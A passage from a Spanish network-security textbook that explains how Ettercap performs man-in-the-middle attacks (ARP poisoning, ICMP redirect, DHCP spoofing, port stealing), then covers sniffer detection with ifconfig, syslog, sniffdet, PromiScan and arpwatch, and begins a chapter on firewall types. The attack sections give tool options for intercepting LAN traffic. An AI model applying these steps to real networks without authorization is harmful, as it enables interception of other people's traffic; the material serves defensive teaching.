


Figura 7.12. El ordenador atacante manda paquetes Arp-Reply maliciosos




Figura 7.13. El ordenador atacante C ahora recibe los paquetes de los ordenadores víctima

Ahora cuando A mande un paquete a B, lo hace con la dirección MAC que contiene el *caché*. El resultado es que cuando el paquete llegue al *switch*, éste relaciona el identificador MAC con el puerto del ordenador C y lo dirige de acuerdo a esto. C luego redirige el paquete a B para no interrumpir la comunicación y lo mismo sucede a la inversa. C acaba de situarse en el medio de la comunicación y puede leer el tráfico normalmente.

En Ettercap, basta con elegir la opción del **menú mitm->arp poisoning** y aparece un diálogo para introducir parámetros adicionales. Existen las opciones **remote** y **oneway**. La opción **remote** se debe especificar si se quiere capturar los paquetes que provienen de una dirección IP remota, efectivamente envenenando el *gateway* de la red, puesto que los paquetes deben pasar a través de éste. Muchas veces no es una buena decisión activar éste porque es posible que genere alertas en el momento en que el *router* esté siendo monitorizado. La opción **oneway** forzará a Ettercap a envenenar solamente los primeros objetivos especificados en **TARGET**, capturando el tráfico dirigido al segundo conjunto de direcciones IP.

Si se prosigue sin ninguna opción, Ettercap procederá a contaminar los *cachés* de ARP en los sistemas operativos mandando un *Arp-Reply* a todos los objetivos, tantos los especificados en el primer conjunto de direcciones IP como en el segundo. Al hacer esto, uno puede fijarse en la tabla ARP y ver que todas las direcciones IP tienen el mismo MAC. Para asegurarsede que este valor persista en el *cache*, Ettercap envía periódicamente los mismos paquetes de *Arp-Reply* a los sistemas víctima. Para detener el ataque, basta con elegir del menú la opción **Mitm->Stop mitm attack(s)** y Ettercap restaurará las tablas ARP con los valores originales, ¡de no ser así denegará servicios a la red!

7.6.3 ICMP redirect

Este ataque implementa direccionamiento ICMP. Mediante *spoofing*, se manda un mensaje ICMP tipo 5 a los *hosts* en el LAN informando a los *hosts* que el ordenador donde reside Ettercap es la ruta mejor para llegar a Internet. Todas las conexiones a Internet entonces serán direccionadas al atacante que, a su vez, encaminará los paquetes al *gateway* verdadero. De esta manera se obtiene un ataque de hombre en el medio, pero tan solo en una dirección. Esto es porque solamente los clientes serán redirigidos, el *gateway* mandará los paquetes de respuesta directamente al ordenador víctima. Este método pide el identificador MAC y dirección IP del *gateway* en la red.

7.6.4 DHCP spoofing

Este ataque implementa un engaño mediante *spoofing* con el uso del protocolo DHCP. Ettercap pretende ser un servidor DHCP y trata de ganar al verdadero servidor DHCP para forzar a los ordenadores cliente que han pedido una dirección IP a aceptar la respuesta DHCP de él mismo. De esta manera, Ettercap manipula el parámetro del *gateway* informando a los ordenadores cliente que para llegar a Internet, deben hacerlo mediante el atacante. Este ataque resulta en un ataque hombre en el medio de una sola dirección, puesto que los paquetes de respuesta de los servidores remotos serán enviados directamente desde el *gateway* al ordenador víctima. Se deben pasar como argumentos el conjunto de direcciones IP, la máscara de red y la dirección IP del servidor DNS. Es importante dar un conjunto de direcciones IP que no estén en uso, puesto que Ettercap no sabe cuáles han sido ya asignadas a máquinas que ya tienen actividad.

> **Nota**: este método es arriesgado; si especifica una lista de direcciones IP que ya están en uso, podría denegar los servicios dentro de la red. "Use este ataque cautelosamente". Cuando decida parar el ataque, los ordenadores afectados seguirán pensando que Ettercap es el *gateway* hasta que expire la dirección IP asignada.

7.6.5 Port stealing

Port stealing (robo de puerto) es una técnica efectiva en redes conmutadas cuando el envenenamiento ARP no es efectivo. Es afectado por el valor asignado a la variable **port_steal_delay** en **etter.conf**, puesta en 10 milisegundos por defecto. Este valor se puede bajar para obtener mejores resultados. En la interfaz **GTK**, si no se especifica la opción **Propagate to other switches** (el argumento en línea de comandos es **tree**), la red es inundada con paquetes ARP que contienen en el campo de identificador MAC destino la misma que la del atacante. Como estos paquetes son dirigidos de vuelta a Ettercap, los otros ordenadores en la red no los ven. La dirección MAC original será una de las direcciones físicas en la lista de *hosts* (obtenida previamente mediante **host scan**). Este proceso roba el puerto RJ-45 en el *switch* de cada ordenador víctima en la lista de *hosts*. Paquetes destinados a direcciones MAC "robadas" serán recibidos por el atacante. Cuando Ettercap reciba paquetes de los *hosts* afectados, éste dejará de inundar la red con los primeros paquetes ARP y realiza un *Arp-Request* para el destino real del paquete. Cuando recibe el *Arp-Reply*, esto significa que el puerto en el *switch* ha sido asignado nuevamente a la víctima, permitiendo a Ettercap reenviar el paquete a su destino original y pudiendo así reiniciar el proceso de inundación nuevamente a la espera de nuevos paquetes.

Si se ocupa la opción **Propagate to other switches** (propagar a otros *switches*), el identificador MAC destino de cada paquete que manda Ettercap para robar inicialmente los puertos será uno que no exista. De esta manera, el paquete será propagado a otros *switches* que puedan existir en la red, pudiendo así robar puertos en otros *switches*. Esto, sin embargo, genera una cantidad enorme de tráfico y puede ralentizar la red severamente. La opción **remote**, al igual que en el caso de envenenamiento del *cache* ARP, permitirá capturar paquetes que deban atravesar un *gateway*.

Cuando el ataque se detenga, Ettercap mandará un *Arp-Request* a cada *host* afectado devolviéndole de esta manera su puerto en el *switch*. Se pueden capturar paquetes en ambas vías de comunicación o simplemente en una sola dirección, dependiendo de la selección de objetivos en **TARGET**. Use este ataque cautelosamente puesto que sobrecarga el tráfico en la red y puede crear efectos inesperados. No lo ocupe con otros ataques hombre en el medio; sólo funciona con el Ettercap de Linux, debido a discrepancias entre las librerías de captura e inyección de paquetes de Windows y Solaris.

7.6.6 Etterlog

Una vez detenido el ataque y la captura de paquetes con Ettercap, los ficheros *log* creados se pueden visualizar con el comando **etterlog**. Los ficheros son guardados en formato binario, pero no en formato **pcap**, por lo que no podrá visualizar la información capturada con Wireshark. Si había elegido anteriormente la opción para guardar todos los paquetes del tráfico capturado y de recolección de información relacionada a los ordenadores, Ettercap habrá creado dos ficheros que tendrán el mismo nombre pero dos extensiones distintas para reconocerlos.

El fichero con extensión **ecp** corresponde a los paquetes capturados. Se pueden interpretar fácilmente y contendrán información relevante a la fecha y hora en que se capturó, protocolo usado, las direcciones IP destino y origen y los bits de control ocupados. Después de la información de las cabeceras, se podrá visualizar el contenido de cada paquete. Es importante destacar que no es necesario capturar los paquetes con Ettercap. Efectivamente, se puede elegir iniciar el ataque hombre en el medio y empezar a capturar paquetes con Tcpdump o Wireshark si lo prefiere. Esto resultará más cómodo si prefiere el formato **pcap** para poder estudiar los paquetes mediante el uso de la interfaz gráfica de Wireshark.

Lo que sí resulta muy útil es el fichero con la extensión **eci**, que corresponde a la información relevante a cada ordenador. Para cada ordenador cliente descubierto, Ettercap intentará reconocer el sistema operativo mediante *fingerprinting*, listará los puertos que ha detectado abiertos e intentará reconocer

los servicios relacionados. Ettercap reúne toda esta información de manera pasiva y lista por IP (incluyendo los remotos) la enumeración obtenida de cada ordenador.

```
================================
 IP address    : 192.168.2.2
 MAC address   : 00:90:F5:4B:AA:3E
 MANUFACTURER  : Clevo Co.
 DISTANCE      : 0
 TYPE          : LAN host
 FINGERPRINT       : 16D0:05B4:40:07:1:1:1:1:S:3C
 OPERATING SYSTEM  : Debian Linux
================================
 IP address    : 208.122.8.2
 DISTANCE      : 20
 TYPE          : REMOTE host
 FINGERPRINT       : 16A0:05B4:40:00:1:1:1:1:A:3C
 OPERATING SYSTEM  : Linux 2.4.xx
   PORT      : TCP 80 | http      [Apache]
================================
```

7.7 ANTI-SNIFFING

La captura de paquetes en redes LAN es algo muy común y es una actividad que los administradores deben tratar de eliminar del todo. Surge la pregunta de cómo uno puede detectar la presencia de una persona malintencionada que está tratando de robar información sensible en la red. También surge la pregunta de cómo se puede evitar ser víctima de un ataque como el envenenamiento del *caché* de ARP. A continuación, se detallarán los métodos utilizados junto con algunas aplicaciones para lograr justamente esto.

7.7.1 Métodos de detección locales

Si el administrador sospecha que hay alguien dentro de su red que está capturando datos sigilosamente, éste debe empezar una auditoría extensa para revisar qué ordenador está esnifando (monitorizando). La manera efectivamente de encontrar al culpable es, simplemente, deducir qué interfaz de red está actualmente en modo promiscuo. Normalmente, el NIC no debiera de estar activado en esta modalidad, y si lo está, debería ser considerado sospechoso.

En Linux, se puede revisar de manera local mediante herramientas ya disponibles. La herramienta **ifconfig** devuelve información detallada sobre las interfaces de red y, cuando una de ellas se encuentra en modo promiscuo, debería devolver la siguiente información:

```
eth0    Link encap:Ethernet  HWaddr 00:40:F6:2C:13:63
          inet addr:192.168.2.1 Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:82529 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63047 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:83813836 (79.9 MiB)  TX bytes:25285361 (24.1 MiB)
          Interrupt:5 Base address:0xa400
```

Se puede notar en la tercera línea la inclusión de la palabra clave "PROMISC", que indica el estado promiscuo del NIC. Entonces, al ejecutar el comando **ifconfig -a | grep PROMISC**, **grep** se ejecutará sin error al encontrar la palabra PROMISC y devolverá un error al no encontrar la coincidencia **PROMISC**. El siguiente sencillo comando puede ser muy útil para generar alertas mediante **syslog**:

```
ifconfig -a | grep PROMISC && logger -s -p local6.info "Se encontró modo
promiscuo" || logger -s -p local6.info "nada en modo promiscuo"
```

Este comando generará una alerta informando si el NIC presenta el estado en modo promiscuo o no a **syslog**, en la facilidad "local6" con prioridad de "información". Se puede agregar como un *script* al servicio de **cron** para que se ejecute cada hora. Se puede agregar al fichero de configuración **syslog.conf** la siguiente línea para generar un fichero *log* que se mantenga aparte del resto de las bitácoras:

```
local6.info             /var/log/promiscuo.log
```

De esta manera, se puede generar un control automatizado en los sistemas Linux para controlar si el NIC ha entrado en modo promiscuo, con un fichero *log* propio que facilita el trabajo del administrador a la hora de auditar el sistema. Cabe destacar que no todas las distribuciones devuelven la palabra clave PROMISC al

ejecutar **ifconfig**. Revise primero si esto es verdad en sus sistemas antes de implementar este sistema de revisión.

De todas formas, la única ventaja que se tiene con este método es tener un fichero *log* con tan sólo las horas en que estuvo o no en modo promiscuo el NIC. **Syslog** ya mantiene un registro controlado para cada vez que la tarjeta de red entra en esta modalidad husmeadora. Usualmente se escribe en la facilidad del kernel, en las distribuciones Debian y derivados, puede revisar el fichero **/var/log/syslog** o **/var/log/messages** para encontrar mensajes como el siguiente:

```
Jan 31 13:03:01 localhost kernel: eth0: Promiscuous mode enabled.
Jan 31 13:03:01 localhost kernel: device eth0 entered promiscuous mode
Jan 31 13:03:02 localhost kernel: device eth0 left promiscuous mode
```

Lamentablemente, en Windows, las herramientas que están disponibles no suministran algún tipo de información que indique el estado de la tarjeta de red. Por lo que será importante, simplemente, restringir los permisos a usuarios para no instalar programas, concretamente **Winpcap**.

7.7.2 Métodos remotos de detección

En el caso de que se tenga una red extensa, resultará tedioso tan solo pensar en tener que revisar cada ordenador, uno por uno, hasta encontrar el *host* malicioso. Para evitar este tipo de escenario, existen metodologías para el descubrimiento remoto de *sniffers*. Estas metodologías incluyen las siguientes:

- **Detectando resoluciones inversas DNS**. Anteriormente se había mencionado que las herramientas de captura de paquetes tratarán de resolver la dirección IP encontrada a nombre de *host* mediante una interrogación al DNS local. Este método incluye tener una herramienta que esté en sí escuchando en modo promiscuo. Se crean varias conexiones TCP falsas en los segmentos de la red administrada con la esperanza de que algún *sniffer* no autorizado capture el paquete y resuelva la dirección IP inexistente a un nombre de *host*. En el momento de la petición de una búsqueda inversa DNS, la herramienta a la escucha detecta la dirección IP falsa y alerta al administrador. Esta prueba, sin embargo, es fácilmente eludible al suministrar la instrucción al sniffer para que no realice ninguna búsqueda inversa.

- **El método PING**. En este método, se construye una petición tipo "ICMP echo" con la dirección IP del ordenador sospechoso. Sin embargo, en la dirección física, se inserta una MAC errónea. Normalmente, cuando un ordenador recibe un paquete con la dirección física equivocada, se ignora ese cuadro ICMP. Sin embargo, existen aquellos sistemas operativos (Linux, BSD y NT) que al tener la interfaz de red en modo promiscuo, recibirán el paquete de todas formas y responderán. Entonces, por haber respondido al paquete, el administrador sabrá que, sin duda, ese ordenador tiene la tarjeta de red puesta en modo promiscuo.

- **Ping de latencia**. Cada vez que se manda un ping y se recibe una respuesta, existe un retardo de ida y vuelta. Esto se conoce como *Round Trip Time* (RTT) o tiempo de latencia. En este método, se manda un ping al ordenador sospechoso y se anota el RTT. Se prosigue creando varias conexiones TCP falsas en el segmento de red para que el *sniffer* capture los paquetes y los procese. Inmediatamente se manda nuevamente un ping para anotar el RTT. La teoría es que el tiempo de latencia aumenta puesto que la tarjeta de red está ocupada capturando datos. Si se repite este proceso varias veces y existe una diferencia en los promedios de los RTT mandados antes y después de mandar conexiones TCP falsas, entonces se deduce que el ordenador bajo sospecha efectivamente está capturando paquetes.

- **La petición ARP**. Se puede enviar una petición ARP al ordenador sospechoso preguntando por su dirección física. El paquete que se envía, sin embargo, tiene una dirección física errónea en la petición. Los ordenadores normalmente ignorarían este paquete puesto que el identificador MAC no concuerda con la suya, sin embargo si está en modo promiscuo, el ordenador lo acepta y responde de todas maneras.

Existen algunas aplicaciones que pueden realizar estas pruebas. Sin embargo, estas pruebas pueden generar falsos positivos, puesto que se depende mucho de cómo el sistema operativo maneja las respuestas a los paquetes de prueba. Por lo tanto, estas pruebas debieran ser acompañadas con una auditoría local, revisando el ordenador sospechoso en busca de *software* malicioso.

Una aplicación de código libre que realiza estas pruebas es **Sniffdet**. Una pequeña aplicación que incorpora las metodologías antes mencionadas para encontrar *sniffers*. Este proyecto se puede obtener desde su página Web, localizada en *http://sniffdet.sourceforge.net/*. Esta aplicación, sin embargo, no tiene una comunidad activa. La versión estable no funciona con las librerías nuevas y, si lo

quiere compilar en una distribución reciente, se recomienda bajar el código fuente del repositorio de desarrollo.

```
# ./sniffdet 0.9
A Remote sniffer Detection Tool
Copyright (c) 2003
Ademar de Souza Reis Jr.
Milton Soares Filho

Usage: ./sniffdet [options] TARGET
Where:
TARGET is a canonical hostname or a dotted decimal IPv4 address

-i --iface=DEVICE Use network DEVICE interface for tests
-c --configfile=FILE Use FILE as configuration file
-l --log=FILE Use FILE for tests log
-f --targetsfile=FILE Use FILE for tests target
--pluginsdir=DIR Search for plugins in DIR
-p --plugin=FILE Use FILE plugin
-u --uid=UID Run program with UID (after dropping root)
-g --gid=GID Run program with GID (after dropping root)
-t --test=[testname] Perform specific test
Where [testname] is a list composed by:
dns DNS test
arp ARP response test
icmp ICMP ping response test
latency ICMP ping latency test
-v --verbose Run in verbose mode
-h, --help Show this help screen and exit
--version Show version info and exit

Defaults:
Interface: "eth0"
Log file: "sniffdet.log"
Config file: "/etc/sniffdet.conf"
Plugins Directory: "/usr/lib/sniffdet/plugins"
Plugin: "stdout.so"

You have to inform at least one test to perform
```

Otra aplicación bastante recomendada es **Promiscan**, una aplicación comercial para Windows de la que se puede obtener una versión de evaluación desde la página Web de sus creadores en *http://www.securityfriday.com/*. También diseñada para cazar *hosts* que estén trabajando en modo promiscuo, tiene la ventaja de ser una aplicación robusta, con las suficientes opciones de configuración para minimizar los falsos positivos y para no añadir una carga excesiva a la red administrada. Ofrece una interfaz gráfica bastante comprensible y la capacidad de *logging*. Es necesario tener instalado Winpcap para su uso y sólo funciona en Windows XP, 2000 y 2003.




Figura 7.14. La interfase gráfica de PromiScan

7.7.3 Monitorizando actividad ARP

Detectar los ordenadores que estén activamente capturando datos será solamente el primer paso para prevenir el compromiso de la información sensible. Se deberán tomar medidas para también monitorizar la actividad de tráfico ARP. La utilidad más ocupada para lograr esto es **Arpwatch**. De los mismos creadores de **Tcpdump**, esta aplicación es de código libre y se debe ocupar en plataformas Linux. Arpwatch mantiene vigilados los emparejamientos de direcciones físicas con sus direcciones IP correspondientes. Tiene la capacidad de registrar actividad en archivos *log* y avisar mediante correo electrónico de cualquier cambio que se produzca. Arpwatch ocupa la librería **Pcap** para capturar los paquetes ARP en una interfaz local. Para empezar a utilizarlo, puede descargar el código fuente de la página Web *http://ee.lbl.gov/*. Este paquete se incluye dentro de los repositorios oficiales de varias distribuciones Linux; si existe en su repositorio, recomendamos que lo descargue directamente del repositorio. Una vez descargado, puede usar los siguientes comandos para instalarlo (puede necesitar privilegios de **root**):

```
root@Linux:~# tar -xzf arpwatch.tar.gz
root@Linux:~# cd arpwatch
root@Linux:~/arpwatch# ./configure && make && make install
```

Se debe crear un archivo vacío para guardar los emparejamientos de direcciones IP con sus correspondientes direcciones físicas:

```
root@Linux:~/arpwatch# touch /var/lib/arpwatch/eth0.dat
root@Linux:~/arpwatch# touch /var/lib/arpwatch/eth1.dat
```

En el fichero de configuración **/etc/arpwatch.conf** puede especificar los argumentos a pasar al demonio Arpwatch. Arpwatch puede ser configurado para múltiples interfaces de red de la siguiente manera:

```
eth0 -f /var/lib/arpwatch/eth0.dat -m correo@dominio.com

eth1 -f /var/lib/arpwatch/eth1.dat -m correo@dominio.com
```

En este ejemplo, se le dice en qué archivo debe guardar los emparejamientos de direcciones físicas y lógicas para cada dispositivo, que fueron previamente creados con el comando **touch**. Se le agrega también la opción para especificar a qué correo mandar las notificaciones. Bastaría con reiniciar el servicio para que acepte los cambios y empiece a realizar su labor de monitoreo.

```
root@Linux:~# /etc/init.d/arpwatch restart
```

Nota: para que se puedan mandar las notificaciones a un correo externo del sistema, debe estar previamente configurado el agente de correo (MTA).

7.8 CONCLUSIONES

En este capítulo ha leído algunos conceptos básicos que debería manejar sobre sesiones TCP/IP. Sabiendo los detalles de cómo se componen estos mensajes entre ordenadores, podrá analizar lo que sucede en el tráfico capturado utilizando las herramientas sugeridas como Tcpdump o Wireshark. Con Wireshark en particular, podrá visualizar las tramas que pasan por los cables en busca de anomalías o patrones interesantes. También ha aprendido como atacantes pueden vulnerar la red conmutada utilizando técnicas como ARP *spoofing*, que permiten al atacante capturar los paquetes de red y obtener información sensible.

Utilice estos conocimientos para su trabajo de día a día operando la red de sistemas. Utilizando herramientas de análisis de tráfico puede rápidamente interpretar errores en la red o investigar cuellos de botella que se produzcan. Como encargado de la seguridad de sistemas, deberá continuamente analizar problemas que ocurran en busca de tráfico malicioso e inclusive usuarios de la red que quieran abusar de los recursos. Sea cual sea el motivo, la captura y análisis de tráfico de red es un fundamento básico para todo aquél que desee trabajar con sistemas informatizados.

Capítulo 8

FIREWALLS & DETECTORES DE INTRUSOS

En este capítulo, el lector aprenderá sobre los dispositivos de seguridad perimetrales. Entre estos, se discutirá sobre el uso apropiado de cortafuegos y detectores de intrusos. Una vez pasada la teoría, se examinará el *software* de Untangle, que combina múltiples tecnologías de seguridad en un solo dispositivo. Finalmente, se examinará el uso de Iptables para poder crear un cortafuego con un Linux desde cero.

8.1 FIREWALLS

Una de las definiciones más básicas de *firewalls* es que estos son sistemas de defensa que forman parte de una red de trabajo y están diseñados para denegar o permitir el acceso a ella en base a reglas configurables y otros criterios pre-definidos. Dentro de sus funcionalidades se destacan las siguientes:

- Bloqueo de paquetes que se originan desde un determinado rango de IP, puertos, dominios, direcciones de correo, etc.
- Bloqueo de paquetes generados por determinados protocolos o aplicaciones no autorizados.
- Bloqueo de paquetes que son reconocidos por el *firewall* como ataques informáticos.
- En algunos casos, el *firewall* genera informes que son útiles como una herramienta de análisis del comportamiento de la red interna y externa.
- Generación de registros que puedan ser utilizados en un análisis forense.

- Integración de sistemas de defensa en contra de virus, *spam*, y *malware* en general.
- Segmentación segura entre distintas redes internas además de Internet.

8.1.1 Clasificación de firewalls

Mientras que la definición de un cortafuego define su funcionalidad básica, los *firewalls* se pueden clasificar en virtud de diferentes características o modos de empleo como:

- **Modelo de arquitectura**. Dependiendo del lugar donde se coloquen en la red pueden tener distintas funciones. Así cuando hay dos o más *firewalls* implementados en una red, aquel que es más externo y se comunica con otras redes o Internet se denomina *firewall de contención*, en cambio el que se encuentra situado internamente y protege redes internas se denomina *firewall bastión.* Cuando sólo hay un *firewall* protegiendo la red será el bastión.

- **Instaladores de software vs. appliance**. Algunos *firewalls* son implementados mediante instaladores, como es el caso de VPN-1/Firewall-1 de Checkpoint, Iptables de Linux o ISA server de Microsoft. Existe hoy en día el formato *appliance*, donde en vez de instalar y configurar la solución, este último se conecta, se enciende y sólo requiere configuraciones mínimas para funcionar. Este tipo de *firewall* proviene usualmente de fabricantes que acostumbran a crear soluciones *hardware* embebidas con su propio sistema operativo, como es el caso de PIX Firewall de Cisco, Netscreen de Juniper o los dispositivos de SonicWALL. Muchos fabricantes hoy en día, sin embargo, empiezan a ofrecer sus soluciones de cortafuego en formato *appliance,* para que otros fabricantes de *hardware* lo puedan embeber, como es el caso de IP-Nokia/Firewall-1 o Crossbean/Firewall-1. A los fabricantes de *hardware* les gusta trabajar, además, con otros fabricantes terceros *de software* para integrar sus soluciones de antivirus o *antispam* y ofrecer un dispositivo "todo en uno".

Características de cortafuegos en Software

- Soportados por varios sistemas operativos.
- Pueden ser instalados en varias plataformas de *hardware*.
- Altamente configurables.

Características de cortafuegos en Appliance

- *Hardware* + *Software* embebido.
- *Software* se ejecuta en un sistema operativo propietario del propio fabricante.
- Se acompañan con soluciones de otros fabricantes para realzar seguridad.
- Utilización de memoria ROM (Memoria de Solo Lectura) para ejecución rápida de procesos.
- Hardware específico para *Firewall* que ayuda a procesar mejor ciertos algoritmos de cifrado de datos.

- ***Firewalls* de host vs. *Firewalls* de red.** Aquí la diferencia es el entorno que se desea proteger. Mientras uno lo hace sólo en los sistemas donde están instalados, otros protegen la red o redes donde se han implementado.

Características de cortafuegos de red

- Protege redes enteras.
- Sistema dedicado a la función de *Firewall*.
- Módulos adicionales como IDS/IPS, antivirus o *antispam*.
- Requieren recursos dedicados de CPU y memoria RAM.

Características de cortafuegos en el ordenador personal

- *Firewalls* personales.
- En algunos casos ya están embebidos en el sistema operativo.
- Fabricantes de antivirus proveen soluciones "todo en uno" para los usuarios, donde incluyen módulos de cortafuego.

8.1.2 Tipos de filtrado en firewalls

Hay varios tipos de filtrado que pueden ejecutar los *firewalls*; dependiendo de estos filtrados, el *firewall* puede ser más o menos eficiente a la hora de proteger una red o un *host*. Hay tres tipos principales de filtrados basados en la capa del modelo OSI en la que los cortafuegos realizan el filtrado.

- **Filtrado a nivel de paquete**: se realiza a nivel de la capa de red, examinando la cabecera del paquete.
- **Filtrado a nivel de circuito**: se realiza a nivel de la capa de transporte, examinando el flujo de datos TCP y los datagramas UDP.
- **Filtrado a nivel de aplicación (proxies)**: se opera a nivel de la capa de aplicación, verificando el contenido de los datos.

1. Firewalls de filtrado de paquetes. Los primeros *firewalls* fueron los que realizaban el filtrado de los paquetes que los atravesaban en la capa de red del modelo OSI. Verificaban las cabeceras de los paquetes que contienen las direcciones IP y sus opciones, permitiendo o denegando su paso a las redes que protegían. Se pueden encontrar en sistemas operativos, *software*, *routers* (acl) o *firewalls* de *hardware*. Los filtros examinan las direcciones IP de origen y destino, el número de puerto que está utilizando el protocolo con el que se están comunicando, el tipo de servicio TOS, etc., y permite mejorar el tráfico de datos. Las tecnologías utilizadas para los filtrados son:

- **Filtrado estático**. Las configuraciones de las reglas de filtrado se realizan manualmente y los puertos permanecerán abiertos o cerrados hasta que la configuración se cambie manualmente. Esto permitía tener abierto un puerto innecesariamente, ya que si éste no se utilizaba quedaba en dicho estatus, con lo que los potenciales atacantes podrían obtener información o acceder a la red a través de éstos. Hay algunas limitaciones al filtrado estático:
  - Protección de protocolos asociados al número de puerto, con lo que se debe tener especial cuidado a la hora de implementarlos, debido a que un protocolo dado como el HTTP puede estar comunicándose por otros puertos que no son el 80, como el 8080. O pasar un protocolo como el Telnet por el puerto 80.
  - El filtrado de paquetes carece de inteligencia y no va más allá del número de puerto para determinar qué aplicación está ejecutándose.
  - Carece de la posibilidad de obtener trazas del estado del tráfico.
  - El tráfico de spoofing puede ser permitido pasar, si la protección no está debidamente implementada.
  - Ataques de fragmentación.

- **Filtrado dinámico**. Las configuraciones de las reglas de filtrado pueden ser variadas de forma automática, basándose en una serie de condiciones o eventos. Esto permite tener los puertos abiertos sólo cuando sea necesario. Filtros establecidos on-the-fly y quitar cuando las conexiones se rompen. Se configura la interfaz de red externa que ve las conexiones que se realizan hacia las redes externas (Internet). Cuando se establece una conexión externa desde un sistema interno y el tráfico retorno, se compara a una tabla o lista de acceso que se creó dinámicamente cuando el tráfico de salida dejó la red.

- **Filtrado de estado** (*stateful*). Se genera una tabla donde se mantienen los estados de las conexiones de todas las sesiones para que los paquetes pasen secuencialmente y sean filtrados por las reglas configuradas. Examina predominantemente la capa de transporte en la pila OSI e información de paquete más hacia abajo. Además negocia con la capa de aplicación (capa 7) para los paquetes que inician la conexión. Si el paquete que se inspecciona tiene alguna correspondencia con alguna de las reglas del firewall, entonces se añade una entrada a la tabla de estado. A partir de aquí, a todos los paquetes en esa sesión en particular se les permite acceder sin más inspecciones, porque tienen una entrada en la tabla de estado. Este tipo de filtrado es más seguro que los anteriores y posee más rendimiento que los proxies (éstos examinan todos los paquetes).

  Concepto de estado. En los *firewalls* donde se filtra por estado, esto se realiza a partir de una tabla. Dicha tabla de estado gestiona entradas que representan una sesión de comunicación individual entre dispositivos, de la que obviamente el *firewall* tiene constancia. Cada una de estas entradas gestiona información que sólo identifica la sesión de comunicación que representa. Información como direcciones IP de origen y destino, *flags*, secuencias, números de reconocimiento, etc. Cada entrada es creada cuando una conexión se establece a través del *firewall*. Cuando el tráfico retorna, el *firewall* compara la información del paquete con la entrada en la tabla de estado para determinar si forma parte de dicha sesión de comunicación. La información que se maneja en la tabla de estado debe ser tan específica y detallada que garantice que los potenciales atacantes no sean capaces de construir tráfico que permita el paso a través del *firewall*.

- **Estado-TCP**. TCP es un protocolo orientado a conexión, con lo que el estado de comunicación puede ser definido de una forma robusta y clara. Desde el inicio a la terminación de la sesión hay una serie de *flags* que indican en qué estatus se encuentra la conexión, con lo cual ésta se puede trazar. Por todo esto se puede indicar qué TCP es un protocolo de estado.

Los estados de las conexiones en TCP están definidos en la RFC 793. Algunos de estos estados son:

- **CLOSED**: es un no-estado, ya que existe antes de que se establezca la conexión.
- **LISTEN**: donde un sistema está esperando una petición para comenzar una conexión. Éste es el estado de inicio de las conexiones TCP.
- **SYN-SENT**: tiempo después del que un sistema ha enviado el paquete SYN y está esperando por el SYN-ACK.
- **SYN-RCVD**: estado del sistema después de recibir un paquete SYN.
- **ESTABLISHED**: estado de una conexión después de que ha recibido un ACK.

